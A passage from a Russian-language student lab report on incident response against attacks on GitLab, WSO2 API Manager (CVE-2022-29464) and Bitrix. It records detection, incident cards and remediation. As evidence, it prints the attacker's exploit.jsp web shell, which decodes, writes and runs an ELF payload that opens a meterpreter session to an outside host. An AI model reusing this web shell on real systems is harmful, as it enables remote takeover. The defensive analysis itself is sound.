


Рисунок 23: Добавляем событие

2.21 Проверка последствия Deleter

Интерфейс страницы репозитория до изменений представлен на скриншоте, после изменений он становится пустым. То есть, это последствие не обнаружено.




Рисунок 24: Репозиторий без изменений

2.22 Проверка последствия Dump базы данных.

Эта полезная нагрузка заключалась бы в создании нарушителем резервной копии базы данных, однако, при проверке, резервной копии от нарушителя обнаружено не было.

```
user@ampire-gitlab:~$ su
Password:
root@ampire-gitlab:/home/user# ls /var/opt/gitlab/backups/
stable_gitlab_backup.tar
root@ampire-gitlab:/home/user#
```

Рисунок 25: Репозиторий без изменений

Проверяем с помощью утилиты ss с ключами t и r. В случае установления соединения на уязвимой машине появится сокет с машиной нарушителя

Рисунок 26: Проверка наличия сокета с узлом нарушителя

2.24 Добавляем инцидент

Добавление инцидента

Название ⓘ
Meter-preter-сессия с нарушителем

Дата и время события ⓘ
📅 20.10.2025 18:23 ✕

Источник ⓘ
195.239.174.11 (Kali) ✕

Пораженные активы ⓘ
10.10.2.18 (GitLab) ✕

Описание ⓘ
Обнаружено через ss -tp соединение сервера GitLab с сервером нарушителя Kali

Рекомендации ⓘ
Прервать соединение

Индикаторы компрометации ⓘ
подозрительное соединение

Прикрепить файл ⓘ
🔄 28.png ✕
Выберите файл

Отмена

Добавить

Рисунок 27: Добавляем инцидент

Специфическое правило, идентифицированное как ET POLICY Executable and linking format (ELF) file download, выявляет потенциально рискованную активность, связанную с загрузкой файлов в формате ELF.





Рисунок 29: Интерфейс ViPNet IDS NS

Рисунок 28: Интерфейс ViPNet IDS NS, описание правила

При скачивании пакета события и рассмотрении подробнее можно выявить факт загрузки вредоносного JSP файла на сервер



2.27 Обнаружение уязвимости CVE-2022-29464 (WSO2 API Manager)

При скачивании пакета события и рассмотрении подробнее можно выявить факт загрузки вредоносного JSP файла на сервер

```
HTTP/1.1 302 - - python-requests/2.28.1 2.345
0.10.1.33 - - [20/Oct/2025:22:27:44 +0700] GET /carbon/admin/index.jsp?loginSta
us=true HTTP/1.1 200 5023 - python-requests/2.28.1 0.775
0.10.1.33 - - [20/Oct/2025:22:27:47 +0700] POST /carbon/user/add-step2.jsp HTTP
/1.1 200 6445 - python-requests/2.28.1 2.564
0.10.1.33 - - [20/Oct/2025:22:27:48 +0700] POST /carbon/user/add-finish-ajaxpro
cessor.jsp HTTP/1.1 200 158 - python-requests/2.28.1 0.609
0.10.1.33 - - [20/Oct/2025:22:27:50 +0700] GET /authenticationendpoint/exploit.
jsp HTTP/1.1 200 3 - python-requests/2.28.1 45.051
0.10.1.33 - - [20/Oct/2025:22:27:52 +0700] GET /carbon/user/user-mgt.jsp HTTP/1
1 200 6434 - python-requests/2.28.1 0.995
0.10.1.33 - - [20/Oct/2025:22:28:05 +0700] GET /authenticationendpoint/exploit.
jsp HTTP/1.1 200 3 - python-requests/2.28.1 45.036
```

Рисунок 31: Запись в журнале о загрузке файла со стороны нарушителя


Файл с полезной нагрузкой можно просмотреть в текстовом редакторе с помощью команды: `nano exploit.jsp`.

```
root@wso2-virtual-machine-3:~# cd /opt/wso2am-4.0.0 -lnsme exploit.jsp
root@wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint/exploit.jsp
user@wso2-virtual-machine-3: ~$ sudo /opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint/exploit.jsp
bash: /opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint/exploit.jsp: Permission denied
user@wso2-virtual-machine-3: ~$ cat /opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint/exploit.jsp
#!/page import="java.io.*">
<%
String[] cmd = {"sh","c","echo f'0vW6gIRaQAAAAAAAAAATpGABAAAwKBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEFA
ROAAAABwDThC3dUwKQVlqallYmCoXo2Bxg9SfXAeDb118t5AgUpvrgtSRfsmhaBaipjHqBVZSiKAeSVJ3r10t6Gr1InchSG2bWkFzW9
Tchb5x2toW6oRkWFxfKmWg9fSXkXoe0/5g=='} base64 -d > /tmp/payload.elf; chmod 777 /tmp/payload.elf; /tmp/payload.e
l &");
String output = "";
if(cmd != null) {
    String s = null;
    try {
        Process p = Runtime.getRuntime().exec(cmd);
        BufferedReader al = new BufferedReader(new InputStreamReader(p.getInputStream()));
        while((s = al.readLine()) != null) { output += s+"<br/>"; }
    } catch(IOException e) { e.printStackTrace(); }
}
%>
```

Рисунок 32: Содержимое файла exploit.jsp

2.29 Обнаружение уязвимости CVE-2022-29464 (WSO2 API Manager)

В результате исполнения файла `payload.elf` нарушитель получит активную meterpreter-сессию с машиной WSO2.



state	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port
IN-WAIT-2	0	0	10.10.2.27:49494	10.10.2.27:9611
IN-WAIT-2	0	0	10.10.2.27:57744	10.10.2.27:9611
STAB	0	0	10.10.2.27:amgp	10.10.2.27:35974
users: ("java",pid=784,fd=565)				
LOSE-WAIT	0	0	10.10.2.27:9611	10.10.2.27:57272
users: ("java",pid=784,fd=386)				
STAB	0	0	10.10.2.27:35948	10.10.2.27:amgp
users: ("java",pid=784,fd=515)				
IN-WAIT-2	0	0	10.10.2.27:41702	10.10.2.27:9611
STAB	0	0	10.10.2.27:amgp	10.10.2.27:35938
users: ("java",pid=784,fd=513)				
STAB	0	0	10.10.2.27:amgp	10.10.2.27:35948
users: ("java",pid=784,fd=559)				
STAB	0	0	10.10.2.27:amgp	10.10.2.27:35994
users: ("java",pid=784,fd=584)				
STAB	0	0	10.10.2.27:35962	10.10.2.27:amgp
users: ("java",pid=784,fd=535)				
STAB	0	0	10.10.2.27:35616	195.239.174.11:5561
users: ("payload.elf",pid=2978,fd=31)				
STAB	0	0	10.10.2.27:35938	10.10.2.27:amgp
users: ("java",pid=784,fd=298)				
STAB	0	0	10.10.2.27:35994	10.10.2.27:amgp
users: ("java",pid=784,fd=571)				
LOSE-WAIT	0	0	10.10.2.27:9611	10.10.2.27:41702
users: ("java",pid=784,fd=400)				
IN-WAIT-2	0	0	10.10.2.27:57272	10.10.2.27:9611
STAB	0	0	10.10.2.27:35984	10.10.2.27:amgp

Рисунок 33: Установленное соединение с машиной нарушителя

2.30 Карточка инцидента

Заполняем карточку инцидента.

Добавление инцидента

Название ⓘ WSO2 API Manager RCE (CVE-2022-29464)	Дата и время события ⓘ 20.10.2025 18:26
Источник ⓘ 195.239.174.11 (Kali) x	Пораженные активы ⓘ 10.10.2.27 (API-Manager) x
Описание ⓘ Происходит загрузка файла ruload.elf методом POST последующее обращение к данному файлу приводит к удаленному исполнению кода и получению сессии с машиной нарушителя. Используется файл exploi.jsp. Используются	Рекомендации ⓘ - обновление версии API-Manager до версии 4.1.0 Beta Released; - изменение параметра загрузки ресурсов в конфигурационном файле
Индикаторы компрометации ⓘ AM EXPLOIT [ET] WSO2 Multiple Products RCE (CVE:	
Прикрепить файл ⓘ IDS_packet_time-2025-10-20T15_26_35.661954Z_ruleid-3243840.pcap x Выберите файл	
ОтменаДобавить	

Рисунок 34: Карточка инцидента

2.31 Создание привилегированных пользователей

Обнаружен новый пользователь hacker в веб-интерфейсе.




Рисунок 35: Обнаружение нового пользователя

2.32 Создание привилегированных пользователей

Обнаружен новый пользователь hacker в веб-интерфейсе.

```
user@wso2-virtual-machine: -
127.0.0.1 - - [20/Oct/2025:22:25:12 +0700] GET /oauth2/token/.well-known/openid-
configuration HTTP/1.1 200 2195 - Apache-HttpClient/4.5.13 (Java/1.8.0_362) 2.33
5
127.0.0.1 - - [20/Oct/2025:22:25:14 +0700] GET /internal/data/v1/global-policies
 HTTP/1.1 200 39 - Apache-HttpClient/4.5.13 (Java/1.8.0_362) 0.156
127.0.0.1 - - [20/Oct/2025:22:25:14 +0700] GET /internal/data/v1/keymanagers HTTP
/1.1 200 899 - Apache-HttpClient/4.5.13 (Java/1.8.0_362) 23.202
127.0.0.1 - - [20/Oct/2025:22:25:15 +0700] GET /internal/data/v1/runtime-artifac
ts?gatewayLabel=RGVmYXVsdA&type=Synapse HTTP/1.1 200 2520 - Apache-HttpClient/4.
5.13 (Java/1.8.0_362) 24.311
10.10.1.33 - - [20/Oct/2025:22:26:35 +0700] POST /fileupload/toolsAny HTTP/1.1 2
00 32 - python-requests/2.28.1 0.302
10.10.1.33 - - [20/Oct/2025:22:27:35 +0700] GET /authenticationendpoint/exploit.
jsp HTTP/1.1 200 3 - python-requests/2.28.1 45.041
10.10.1.33 - - [20/Oct/2025:22:27:41 +0700] GET /carbon/admin/login.jsp HTTP/1.1
200 3697 - python-requests/2.28.1 5.264
10.10.1.33 - - [20/Oct/2025:22:27:41 +0700] GET /carbon/admin/js/csrfPrevention.
js HTTP/1.1 200 4373 - python-requests/2.28.1 0.127
10.10.1.33 - - [20/Oct/2025:22:27:41 +0700] POST /carbon/admin/js/csrfPrevention
.js HTTP/1.1 200 52 - python-requests/2.28.1 0.003
10.10.1.33 - - [20/Oct/2025:22:27:44 +0700] POST /carbon/admin/login_action.jsp
HTTP/1.1 302 - python-requests/2.28.1 2.345
10.10.1.33 - - [20/Oct/2025:22:27:44 +0700] GET /carbon/admin/index.jsp?loginSta
tus=true HTTP/1.1 200 5023 - python-requests/2.28.1 0.775
10.10.1.33 - - [20/Oct/2025:22:27:47 +0700] POST /carbon/user/add-step2.jsp HTTP
/1.1 200 6445 - python-requests/2.28.1 2.564
10.10.1.33 - - [20/Oct/2025:22:27:48 +0700] POST /carbon/user/add-finish-ajaxpro
cessor.jsp HTTP/1.1 200 158 - python-requests/2.28.1 0.609
10.10.1.33 - - [20/Oct/2025:22:27:50 +0700] GET /authenticationendpoint/exploit.
jsp HTTP/1.1 200 3 - python-requests/2.28.1 45.051
10.10.1.33 - - [20/Oct/2025:22:27:52 +0700] GET /carbon/user/user-mgt.jsp HTTP/1
.1 200 6434 - python-requests/2.28.1 0.995
10.10.1.33 - - [20/Oct/2025:22:28:05 +0700] GET /authenticationendpoint/exploit.
jsp HTTP/1.1 200 3 - python-requests/2.28.1 45.036
user@wso2-virtual-machine: -
```

Рисунок 36: Обнаружение нового пользователя

2.33 Добавляем карточку инцидента

Добавление инцидента

Название ⓘ Создание пользователя в веб-интерфейсе (WSO2 t	Дата и время события ⓘ 20.10.2025 18:27 x
Источник ⓘ 195.239.174.11 (Kali) x	Пораженные активы ⓘ 10.10.2.27 (API-Manager) x
Описание ⓘ Нарушитель создал пользователя hacker в web-интерфейсе WSO	Рекомендации ⓘ удалить созданного пользователя
Индикаторы компрометации ⓘ подозрительная учетная запись	
Прикрепить файл ⓘ 38.png x Выберите файл	
ОтменаДобавить	

Рисунок 37: Карточка инцидента

Раздел 3

3. Устранение уязвимостей и их последствий

3. Устранение уязвимостей и их последствий

3.1 Meterpreter bitrix vote rce

Завершены процессы, устанавливающие соединение с злоумышленником, с помощью kill PID .

```

msf5(meterpreter) > ps -p

```

State	Recv-Q	Send-Q	Local Address/Port	Peer Address/Port	Process
ESTAB	0	0	10.10.1.33:4004	195.210.174.11:4010	users[{"taskid",pid=1509,fid=1}]
IN-PROG-2	0	0	10.10.1.33:4004	10.10.2.27:9763	users[{"taskid",pid=1509,fid=0}]
STATE	0	52	10.10.1.33:4004	10.10.1.253:4485	users[{"taskid",pid=1509,fid=1},{"taskid",pid=1509,fid=0}]

```

msf5(meterpreter) > kill 1509
msf5(meterpreter) > ps -p

```

State	Recv-Q	Send-Q	Local Address/Port	Peer Address/Port	Process
IN-PROG-2	0	0	10.10.1.33:4004	10.10.2.27:9763	users[{"taskid",pid=1509,fid=0}]
STATE	0	52	10.10.1.33:4004	10.10.1.253:4485	users[{"taskid",pid=1509,fid=0}]

```

kill(fid=1,["taskid",pid=1509,fid=0])

```

Рисунок 38: Устранение последствия meterpreter bitrix vote rce

3.2 Deface

Найдем файл для изменения пароля и меняем его.

```
root@bitrix:/var/www/html# ls -l
итого 5596
-rw-r--r-- 1 www-data www-data 519 июл 7 2023 404.php
drwxrwxr-x 25 www-data www-data 4096 сен 22 2023 bitrix
-rw-r--r-- 1 www-data www-data 34 окт 20 18:21 caidao.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 company
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 contacts
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 include
-rw-r--r-- 1 www-data www-data 1168 окт 20 18:22 index.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 login
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 news
-rw-r--r-- 1 root root 201 окт 20 18:22 password_recovery.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 products
-rw-r--r-- 1 root root 5661008 окт 20 18:22 RickRolled.mp4
-rw-r--r-- 1 www-data www-data 76 окт 20 18:21 script.sh
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 search
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 services
drwxrwxr-x 4 www-data www-data 4096 окт 20 18:21 upload
-rw-r--r-- 1 www-data www-data 509 июл 7 2023 urlrewrite.php
root@bitrix:/var/www/html#
```

Рисунок 39: Нахождение файла для изменения пароля

```
GNU nano 6.2 password_recovery.php
<?
require($_SERVER['DOCUMENT_ROOT'].'/bitrix/header.php');
echo $USER->Update(1,array("PASSWORD"=>'qwe123!@#'));
echo $USER->LAST_ERROR;
require($_SERVER['DOCUMENT_ROOT'].'/bitrix/footer.php');
>
```

3.3 Deface

После захвата нового пароля из нашего файла доступ к битрикс восстановлен.




Рисунок 41: Восстановленный доступ к сайту

3.4 Deface

После захвата нового пароля из нашего файла доступ к битрикс восстановлен.

```
root@bitrix:/var/www/html# rm password_recovery.php  
root@bitrix:/var/www/html#
```

Рисунок 42: Удаления файла для смены пароля

3.5 Deface

Переходим к восстановлению сайта. Файл с резервной копией сайта находим по адресу `/var/bitrix_backups/` через команду `ls -la`. Резервная копия скопирована. Сайт обновлен

```
-rw-r--r-- 1 root root 420715270 сен 15 2023 Bitrix_full_backup.tar.gz  
-rw-r--r-- 1 root root 1270146 дек 11 2023 Bitrix_sitemanager_DB.tar.gz
```

Рисунок 43: Файл с резервной копией сайта

3.6 Deface


Переходим к восстановлению сайта. Файл с резервной копией сайта находим по адресу `/var/bitrix_backups/` через команду `ls -la`. Резервная копия скопирована. Сайт обновлен

```
upload/iblock/e0d/e0dc154117cd655f31ad48eb78b87980.jpg
upload/iblock/306/
upload/iblock/306/306907c46681d6c8a46b8754341fd850.jpg
upload/iblock/431/
upload/iblock/431/431677b772198dc37df4d1e5ce854e9e.jpg
upload/iblock/c16/
upload/iblock/c16/c160d3a86bcbf5470c5f1325723e9fef.jpg
upload/iblock/0b3/
upload/iblock/0b3/0b371ae3e3c9ae42fa69a667d2b83af2.jpg
upload/iblock/5f6/
upload/iblock/5f6/5f698d0e49862e20c2672ab19ed9c0df.jpg
upload/iblock/ad1/
upload/iblock/ad1/ad1175c140be88066a804d241e891199.jpg
upload/iblock/65a/
upload/iblock/65a/65a86b559ddf517a2b4d088546368abf.jpg
upload/iblock/a69/
upload/iblock/a69/a69bbfd3c29d2497699dedee3bcb84c7.jpg
upload/iblock/0d1/
upload/iblock/0d1/0d16e578c416f1dded3cf82de79e4e83.jpg
upload/iblock/749/
upload/iblock/749/749722d4fccc1f2f886e41bcfacfddc6.jpg
upload/iblock/8c8/
upload/iblock/8c8/8c85aa5b41d2d9cfb2ce7239b13d8c51.jpg
urlrewrite.php
root@bitrix:/var/bitrix_backups#
```

Рисунок 44: Устранение последствия deface

3.7 Устранение уязвимости CVE-2022-27228 (Bitrix):

Для устранения LPE используются два подхода : - удалить SUID-бит у файла /var/www/html/apache_restart с помощью команды `chmod -s /var/www/html/apache_restart`; - удалить файл /var/www/html/apache_restart с помощью команды `rm /var/www/html/apache_restart`

A screenshot of a terminal window titled 'GNU nano 6.2'. The terminal shows a PHP script being edited. The script contains an if-statement that checks if the request method is 'POST'. If it is, it sets a 404 status and dies. Otherwise, it requires a file path that includes 'bitrix/modules/vote/tools/uf.php', which is the vulnerable file mentioned in the text.

```
GNU nano 6.2
<?
if ($_SERVER['REQUEST_METHOD'] == 'POST')
{
    header('Status: 404 Not Found');
    die();
}
require($_SERVER["DOCUMENT_ROOT"]."/bitrix/modules/vote/tools/uf.php");?>
```

Рисунок 45: Устранение уязвимости meterpreter bitrix vote rce

3.8 Сайт после устранения уязвимости и последствий




Рисунок 46: Сайт после устранения уязвиости и последствия

3.9 Устранение уязвимости **CVE-2021-22204 (GitLab):**

Данную уязвимость можно устранить, обновив версию GitLab до версии 13.10.3 и выше. Передаем файл с новой версией на машину GitLab.






Рисунок 47: Передача файла

С помощью команды `dpkg` будет установлен файл обновления `*.DEB`.



В результате обновление будет успешно установлено спустя примерно 15 минут, сервер Gitlab будет автоматически перезапущен.



3.12 Устранение Meterpreter-сессии (GitLab)

Снова найдем процесс, который нужно удалить .

```
oot@ampire-gitlab:/home/user# ss -tp
State Recv-Q Send-Q Local Address:Port Peer Address:Port
STAB 0 0 127.0.0.1:47060 127.0.0.1:9090
users:({"prometheus",pid=21651,fd=23})
STAB 0 0 127.0.0.1:9093 127.0.0.1:49978
users:({"alertmanager",pid=21586,fd=9})
STAB 0 0 127.0.0.1:9168 127.0.0.1:55010
users:({"gitlab-exporter",pid=21606,fd=8})
STAB 0 0 127.0.0.1:38370 127.0.0.1:9229
users:({"prometheus",pid=21651,fd=29})
STAB 0 0 127.0.0.1:41458 127.0.0.1:9121
users:({"prometheus",pid=21651,fd=26})
STAB 0 0 127.0.0.1:8060 127.0.0.1:44596
users:({"nginx",pid=21633,fd=14})
STAB 0 0 127.0.0.1:52344 127.0.0.1:9187
users:({"prometheus",pid=21651,fd=3})
STAB 0 0 127.0.0.1:9168 127.0.0.1:55032
users:({"gitlab-exporter",pid=21606,fd=12})
STAB 0 64 10.10.2.18:ssh 10.10.2.254:3475
users:({"sshd",pid=9842,fd=3}, {"sshd",pid=9733,fd=3})
STAB 0 0 127.0.0.1:55010 127.0.0.1:9168
users:({"prometheus",pid=21651,fd=25})
STAB 0 0 10.10.2.18:44948 195.239.174.11:5559
users:({"gv4z7B",pid=2452,fd=3})
STAB 0 0 127.0.0.1:8082 127.0.0.1:54726
users:({"bundle",pid=21753,fd=76})
STAB 0 0 127.0.0.1:9187 127.0.0.1:52344
users:({"postgres_export",pid=21643,fd=8})
users:({"postgres_export",pid=21643,fd=8})
```

Рисунок 50: PID процесса для удаления (GitLab)

3.13 Устранение Meterpreter-сессии (GitLab)

С помощью команды `sudo kill` завершаем процесс, устанавливающий соединение с хостом нарушителя.

```
users:({"prometheus",pid=21651,fd=311})
root@ampire-gitlab:/home/user# kill 2452
root@ampire-gitlab:/home/user# ss -tp
State      Recv-Q Send-Q Local Address:Port Peer Address:Port users:({"prometheus",pid=21651,fd=23})
ESTAB      0      0 127.0.0.1:47060 127.0.0.1:9090 users:({"prometheus",pid=21651,fd=23})
ESTAB      0      0 127.0.0.1:9093 127.0.0.1:49978 users:({"alertmanager",pid=21586,fd=9})
ESTAB      0      0 127.0.0.1:9168 127.0.0.1:55010 users:({"gitlab-exporter",pid=21606,fd=8})
ESTAB      0      0 127.0.0.1:38370 127.0.0.1:9229 users:({"prometheus",pid=21651,fd=29})
ESTAB      0      0 127.0.0.1:41458 127.0.0.1:9121 users:({"prometheus",pid=21651,fd=26})
ESTAB      0      0 127.0.0.1:8060 127.0.0.1:44596 users:({"nginx",pid=21633,fd=14})
ESTAB      0      0 127.0.0.1:52344 127.0.0.1:9187 users:({"prometheus",pid=21651,fd=3})
ESTAB      0      0 127.0.0.1:9168 127.0.0.1:55028 users:({"gitlab-exporter",pid=21606,fd=12})
ESTAB      0      64 10.10.2.18:ssh 10.10.2.254:3475 users:({"ssh",pid=9842,fd=3}, {"ssh",pid=9733,fd=3})
ESTAB      0      0 127.0.0.1:55010 127.0.0.1:9168 users:({"prometheus",pid=21651,fd=25})
ESTAB      0      0 127.0.0.1:8082 127.0.0.1:54726 users:({"bundle",pid=21753,fd=76})
ESTAB      0      0 127.0.0.1:9187 127.0.0.1:52344 users:({"postgres_export",pid=21648,fd=8})
ESTAB      0      0 127.0.0.1:9121 127.0.0.1:41458 users:({"redis_exporter",pid=21742,fd=7})
ESTAB      0      0 127.0.0.1:44596 127.0.0.1:8060 users:({"prometheus",pid=21651,fd=7})
ESTAB      0      0 127.0.0.1:9090 127.0.0.1:47060 users:({"prometheus",pid=21651,fd=24})
FIN-WAIT-20 0      0 10.10.2.18:http 10.10.2.254:1548
FIN-WAIT-20 0      0 10.10.2.18:http 10.10.2.254:20401
ESTAB      0      0 127.0.0.1:55028 127.0.0.1:9168 users:({"prometheus",pid=21651,fd=28})
ESTAB      0      0 127.0.0.1:55032 127.0.0.1:9168 users:({"prometheus",pid=21651,fd=30})
ESTAB      0      0 127.0.0.1:9180 127.0.0.1:37100 users:({"node_exporter",pid=21638,fd=7})
ESTAB      0      0 10.10.2.18:ssh 10.10.2.254:10808 users:({"ssh",pid=11280,fd=3}, {"ssh",pid=11178,fd=3})
ESTAB      0      0 127.0.0.1:9168 127.0.0.1:55028 users:({"gitlab-exporter",pid=21606,fd=10})
ESTAB      0      0 10.10.2.18:ssh 10.10.2.254:40290 users:({"ssh",pid=3977,fd=3}, {"ssh",pid=3868,fd=3})
FIN-WAIT-20 0      0 10.10.2.18:http 10.10.2.254:20018
ESTAB      0      0 127.0.0.1:37100 127.0.0.1:9180 users:({"prometheus",pid=21651,fd=27})
ESTAB      0      0 127.0.0.1:9229 127.0.0.1:3710 users:({"gitlab-exporter",pid=21606,fd=10})
ESTAB      0      0 127.0.0.1:49978 127.0.0.1:9093 users:({"prometheus",pid=21651,fd=32})
FIN-WAIT-20 0      0 10.10.2.18:http 10.10.2.254:30342
ESTAB      0      0 127.0.0.1:9236 127.0.0.1:58172 users:({"gitaly",pid=21570,fd=3})
ESTAB      0      0 127.0.0.1:58172 127.0.0.1:9236 users:({"prometheus",pid=21651,fd=22})
ESTAB      0      0 127.0.0.1:54726 127.0.0.1:8082 users:({"prometheus",pid=21651,fd=31})
FIN-WAIT-20 0      0 10.10.2.18:http 10.10.2.254:26945
FIN-WAIT-20 0      0 10.10.2.18:http 10.10.2.254:44162
```


Рисунок 51: Устранение Meterpreter-сессии (GitLab)

3. Устранение уязвимостей и их последствий

3.14 Устранение уязвимости **CVE-2022-29464 (WSO2 API Manager):**

Изменяем конфигурацию, содержащее файл ([[resource.access_control]]).

Перезапускаем службу и удаляем файлы exploit.jsp и payload.elf



```
user@10.10.2.27:22 - Bitvise xterm - root@wso2-virtual-machine: ~
GNU nano 2.9.3 /opt/wso2am-4.0.0/repository/conf/deployment.toml

name = "org.wso2.is.notification.ApiOAuthEventInterceptor"
order = 1
[event_listener.properties]
notification_endpoint = "https://localhost:${mgt.transport.https.port}/internal/data/v1/notify"
username = "${admin.username}"
password = "${admin.password}"
'header.X-WSO2-KEY-MANAGER' = "default"

[database_configuration]
enable_h2_console = "true"

[http_access_log]
useLogger = true

[catalina.valves.valve.properties]
className = "org.apache.catalina.valves.AccessLogValve"
directory="/var/log"
prefix="wso2_http_access"
suffix=".log"
rotatable="false"
pattern="%h %l %u %t %r %s %b %{Referer}i %{User-Agent}i %T"

[[resource.access_control]]
context="(.*)/fileupload/(.*)"
secure=true
http_method="all"
permissions=["/permission/protected/"]
```

Рисунок 52: Содержание файла resource.access_control

3.15 Устранение уязвимости **CVE-2022-29464 (WSO2 API Manager)**:

Изменяем конфигурацию, содержимое файла ([[resource.access_control]]).

Перезапускаем службу и удаляем файлы exploit.jsp и payload.elf

```
root@wso2-virtual-machine:~# systemctl restart wso2api.service
root@wso2-virtual-machine:~# rm /opt/
puppetlabs/ wso2am-4.0.0/
root@wso2-virtual-machine:~# rm /opt/wso2am-4.0.0/repository/deployment/server/webapps/automatic
endpoint/exploit.jsp
root@wso2-virtual-machine:~# rm /tmp/
font-unix/
hsperfdata_root/
ICE-unix/
payload.elf
snap-private-tmp/
systemd-private-538cf2c4dd1d473499c88da90981d819-bolt.service-R7hS6t/
systemd-private-538cf2c4dd1d473499c88da90981d819-colord.service-lBsx0v/
systemd-private-538cf2c4dd1d473499c88da90981d819-ModemManager.service-nVbd1Z/
systemd-private-538cf2c4dd1d473499c88da90981d819-rtkit-daemon.service-f9NHTB/
systemd-private-538cf2c4dd1d473499c88da90981d819-spice-vdagentd.service-l9Xqll/
systemd-private-538cf2c4dd1d473499c88da90981d819-systemd-resolved.service-1Hd8j/
systemd-private-538cf2c4dd1d473499c88da90981d819-systemd-timesyncd.service-FSEtoH/
Test-unix/
XI024-lock
XI1-unix/
XIM-unix/
root@wso2-virtual-machine:~# rm /tmp/payload.elf
rm: cannot remove '/tmp/payload.elf': No such file or directory
root@wso2-virtual-machine:~# rm /tmp/payload.elf
```

Рисунок 53: Удаление файлов

3.16 Удаление пользователей:

Удаляем пользователя hacker.




Рисунок 54: Удаление привилегированного пользователя

3.17 Результат

В результате выполнения лабораторной работы были устранены все уязвимости и последствия, а также закрыты все инциденты.

